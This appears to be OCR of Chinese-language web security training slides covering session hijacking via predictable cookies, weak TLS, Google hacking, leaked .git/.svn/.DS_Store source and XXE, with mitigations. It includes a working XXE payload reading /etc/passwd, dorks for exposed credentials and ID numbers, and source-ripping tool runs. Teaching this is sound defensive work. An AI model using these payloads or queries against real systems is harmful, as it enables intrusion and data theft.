
```
Accept-Encoding: gzip, deflate
Cookie: UserID=0540; IDN0=F226231147; UserName=Ä¬ï¿½ï¿½ï¿½ï¿½R; UserEmpNoP=05400; UserDeptP=30510; UserIDP=0540;
UserTitleP=ï¿½uÅªï¿½; UserEmpNo=05400; UserDept=30510; UserDeptDP=; UserDeptName=ï¿½Þªºï¿½ï¿½ï¿½ï¿½ï¿½'ï¿½È¬; UserTitle=ï¿½uÅªï¿½;
UserJobTit=311; UserTell=1231; Sign0n=42208.3920785301; Sign0ff=42207.6825406597; ASP.NET_SessionId=pyzpulyebsvwyfb3ofvluh45
```

可預測的Session 2/2

將自己的Session ID/員工ID修改為其他人的員工ID，即可取得不同的使用者權限。



Cookie安全性問題 1/2



Cookie安全性問題 2/2

- HttpOnly
  - 設定 HttpOnly flag 時，則攻擊者無法直接經由 JavaScript 存取使用者的 cookie，可降低使用者身份被盜用的機率。
- Secure
  - 設定 Secure flag 時，強迫 Cookie 在傳輸時使用 SSL 加密機制。
  - 避免封包被側錄，讓Cookie被偷走。

https://devco.re/blog/2014/06/11/setcookie-httponly-security-issues-of-http-headers-3/

防護不安全的 Session 管理機制

- 登出必須要確實取消session的權限
- session要有時效性，建議為20分鐘
- session value不可為可預期的
  - 不要使用員工ID或是身分證字號當作Session Value
- 啟用 Http Only與 Secure

A3 – Sensitive Data Exposure

威脅（Threat）


- 中間人攻擊
- 從網路傳輸中，從未加密的傳輸資料竊取機敏資料。
  - 使用不安全的加密協定

影響（Impacts）

- 機敏資料外洩
- 網路資料被串改
- 匯款資料被修改


資料傳輸並未使用加密傳輸

- 若網站僅使用HTTP，而未使用 HTTPS，則存在資料外洩風險，如：網站有登入功能，但僅用HTTP傳輸，則駭客可以使用Wireshark工具側錄封包，側錄封包內容。




資料傳輸並未使用加密傳輸

- 某公司APP未採用網路傳輸加密通道
  - ○ 易受封包側錄軟體，竊取使用者機敏資料。



使用未加密的服務 Telnet

- 說明：Telnet本身傳輸使用明文並不加密，駭客可輕易利用中間人攻擊(Man In The Middle)，取得機敏資訊，抑或是透過封包側錄工具竊取機敏資料。
  建議措施：關閉Telnet server，改用SSH



Nmap工具，指令 nmap -p telnet --script telnet-encryption <target>

可以檢查是否有使用 telnet服務與是否有加密。

MitM攻擊未加密的傳輸

針對未加密的傳輸，駭客可以使用Bettercap，自動化的替換下載的檔案內容。

下載合法檔案

檔案已被置換

採用不安全的協定與加密演算法

- 風險：資料解密、中間人攻擊
- 採用含有漏洞的加密機制
  - SSL 3.0
    - 貴賓狗攻擊
  - OpenSSL
    - 1.0.1 至 1.0.1f / 1.0.2-beta ~ 1.0.2-beta1
  - Heartbleed漏洞
- 採用不安全的加密機制
  - SHA1
  - MD5
  - RC2

採用不安全的協定與加密演算法

- Kali 提供sslscan工具，快速檢查是否存在不安全的加密協定漏洞。
  - sslscan https://xxx.xxx.com.tw

```
root@kali:~# sslscan https://www.ntust.edu.tw
Version: 1.11.10-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)
```

採用不安全的協定與加密演算法

只要有出現紅色，則會被判定弱點

```
  Supported Server Cipher(s):
Preferred TLSv1.0  256 bits  DHE-RSA-AES256-SHA          DHE 2048 bits
Accepted  TLSv1.0  256 bits  AES256-SHA
Accepted  TLSv1.0  128 bits  DHE-RSA-AES128-SHA          DHE 2048 bits
Accepted  TLSv1.0  128 bits  AES128-SHA
Accepted  TLSv1.0  112 bits  EDH-RSA-DES-CBC3-SHA       DHE 2048 bits
Accepted  TLSv1.0  112 bits  DES-CBC3-SHA
Accepted  TLSv1.0  128 bits  RC4-SHA
Accepted  TLSv1.0  128 bits  RC4-MD5
Accepted  TLSv1.0  56 bits   EDH-RSA-DES-CBC-SHA       DHE 2048 bits
Accepted  TLSv1.0  56 bits   DES-CBC-SHA
Preferred SSLv3    256 bits  DHE-RSA-AES256-SHA          DHE 2048 bits
Accepted  SSLv3    256 bits  AES256-SHA
```

採用不安全的協定與加密演算法

- 使用nmap指令快速檢查不安全的演算法
  - nmap -sV --script ssl-enum-ciphers -p 443 <host>

Script Output

```
PORT    STATE SERVICE REASON
443/tcp open  https   syn-ack
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (secp256r1) - A
|       TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_RC4_128_SHA (secp256r1) - C
|       TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - C
|       TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - C
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       Ciphersuite uses MD5 for message integrity
|       Weak certificate signature: SHA1
```

Tomcat 關閉不安全的協定

- 【Tomcat修補方式】可透過設定「sslProtocols」或「sslEnabledProtocols」參數，利用白名單方式，關閉SSL。


```
Tomcat 5 and 6 (6.0.38 以前版本號):
<Connector port="8443" protocol="org.apache.coyote.http11.Http11Protocol"
maxThreads="150" SSLEnabled="true" scheme="https" secure="true"
 clientAuth="false" sslProtocols = "TLSv1,TLSv1.1,TLSv1.2" />


Tomcat 6 (6.0.38之後的版本號) 與 7:
<Connector port="8443" protocol="org.apache.coyote.http11.Http11Protocol"
maxThreads="150" SSLEnabled="true" scheme="https" secure="true"
clientAuth="false" sslEnabledProtocols = "TLSv1,TLSv1.1,TLSv1.2" />
Tomcat APR:
```

Apache 關閉不安全的協定

- 【Apache修補方式】於httpd.conf檔案新增SSLProtocol設定，透過黑名單方式，關閉SSL。
- 在httpd.conf加入以下設定：
  SSLProtocol all -SSLv2 -SSLv3

IIS 關閉不安全的協定


- Microsoft IIS: Disabling the SSL v3 Protocol
  - [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\SSL3.0]



Windows關閉不安全的加密演算法


- 開啟Windows內建程式 gpedit.msc：
  - 電腦設定 → 系統管理範本 → 網路 → SSL 組態設定 → SSL 加密套件順序
    - SSL 加密套件 ：移除不安全的加密套件

Windows關閉不安全的加密演算法



Google Hacking 1/7

- Google hacking是一種利用google搜尋引擎尋找安全漏洞的技術，透過進階的搜尋指令查找符合特定字串的結果。
  - 搜尋是否有機敏文件暴露在公開網頁上



Google Hacking 2/7


- 進階搜尋語法：
  - site: 顯示關於特定網站下的網頁。
  - filetype: 搜尋特定副檔名之網頁。
    - filetype:config
  - intitle ： 搜尋網頁標題符合關鍵字之網頁
    - intitle:"Index of"
  - inurl: 搜尋網址中符合關鍵字之網頁
  - link:搜尋所有和特定網址做了連結的網頁

Google Hacking 3/7

- 搜尋檔案類型為 .config
  - filetype:config edu.tw

Google Hacking 4/7

發現登入帳號密碼



Google Hacking 5/7

- 搜尋機敏資料
  - site: xx.edu.tw 身分證 陳

Google Hacking 6/7

- 搜尋潛在「路徑遊走 Path Traversal」弱點
  - inurl: download.asp filename

Google Hacking 7/7

- 防護 Google Hacking
  - bobots.txt（統一小寫）
    - 存放於網站根目錄下，告訴網路搜尋引擎的網路蜘蛛，此網站中的哪些內容是不應被搜尋引擎。
    - 此方法只是讓Google Hacking技術無法順利搜尋，但不安全的頁面仍然存在。
  - 白名單限制網頁副檔名，如 PHP程式，可在檔案 .htaccess中設定，拒絕PHP以外的:

```
Order allow,deny
Deny from all
<FilesMatch  *.php >
      Allow from all
</FilesMatch>
```

Web原始碼洩漏1/6

- 正式網站存在 .git 檔案，並且暴露在公開網站上，

Web原始碼洩漏2/6

- 公司有使用github，並且管理不當，駭客可以透過下列攻擊手法，造成公司機敏資料外洩，。
  - Pasive：Google Hacking + Github
  - Active：GitHack、rip-git.pl、rip-svn.pl

Web原始碼洩漏3/6：GitHack

- GitHack
  - https://github.com/lijiejie/GitHack
  - 若網站存在.git/ 目錄，則可透過 GitHack 工具，將網站原始碼進行還原並下載。
  - 僅限 git commit 時，有影響的檔案。

```
root@lucasko: ~/Desktop/GitHack# python GitHack.py http://127.0.0.1/uch/.git
[+] Download and parse index file ...
index.php
[OK] index.php
```

網站擁有者不應該把 .git/ 部署至正式環境中，並且暴露

Web原始碼洩漏4/6：Dvcs-ripper

- Dvcs-ripper
  - https://github.com/kost/dvcs-ripper
  - 若網站存在.git/ 目錄
    - 可透過 rip-git.pl 指令將原始碼下載下來
  - 若網站存在.svn/ 目錄
    - 可透過 rip-svn.pl 指令將原始碼下載下來

Web原始碼洩漏5/6：DS_Store

- dsstoreexp
  - https://github.com/lijiejie/ds_store_exp
  - 可獲得機敏檔案名稱與路徑結構等資訊。

```
root@lucasko:/tmp/ds_store_exp# python ds_store_exp.py  http://192.168.30.131/CloudOrion/src/.DS_Store
[+] http://192.168.30.131/CloudOrion/src/.DS_Store
[+] http://192.168.30.131/CloudOrion/src/main/.DS_Store
[+] http://192.168.30.131/CloudOrion/src/main/webapp
[+] http://192.168.30.131/CloudOrion/src/main/resources
root@lucasko:/tmp/ds_store_exp# tree 192.168.30.131/
192.168.30.131/
└── CloudOrion
    └── src
        └── main
            ├── java
            │   └── org
            │       └── iii
            │           └── service
            ├── resources
            └── webapp

6 directories, 3 files
```

Web原始碼洩漏5/6：DS_Store

- 預防版本控管程式導致Web源碼洩漏
  - 正式部署環境必須移除 .git 、 .svn 等檔案
- 應以白名單方式，現在網站可以存取的檔案類型。
  - PHP僅能存取 .php
  - Tomcat僅能存取 .jsp

A4 – XML External Entities (XXE)

威脅（Threat）


- XXE（XML External Entity Injection）漏洞發生在應用程序XML解析XML輸入時，沒有禁止外部實體的載入。
- 駭客強迫 XML的解析程式存取指定的檔案資源

影響（Impacts）

- 存取指定的檔案資源如：/etc/passwd、網站原始碼等資訊。
- 機敏資料外洩

XML External Entity Injection

- 啟用服務
  - git clone https://github.com/vulhub/vulhub.git
  - cd vulhub/php/php_xxe
  - docker-compose up



XML External Entity Injection

注入點：

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<root>
<name>&xxe;</name>
</root>
```

XML External Entity Injection

伺服器回傳指定路徑之檔案內容

Raw | Params | Headers | Hex | XML

```
POST /simplexml_load_string.php HTTP/1.1
Host:
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/xml
Content-Length: 161

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<root>
<name>&xxe;</name>
</root>
```

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Tue, 11 Apr 2017 19:15:40 GMT
Server: Apache/2.4.10 (Debian)
X-Powered-By: PHP/7.1.3
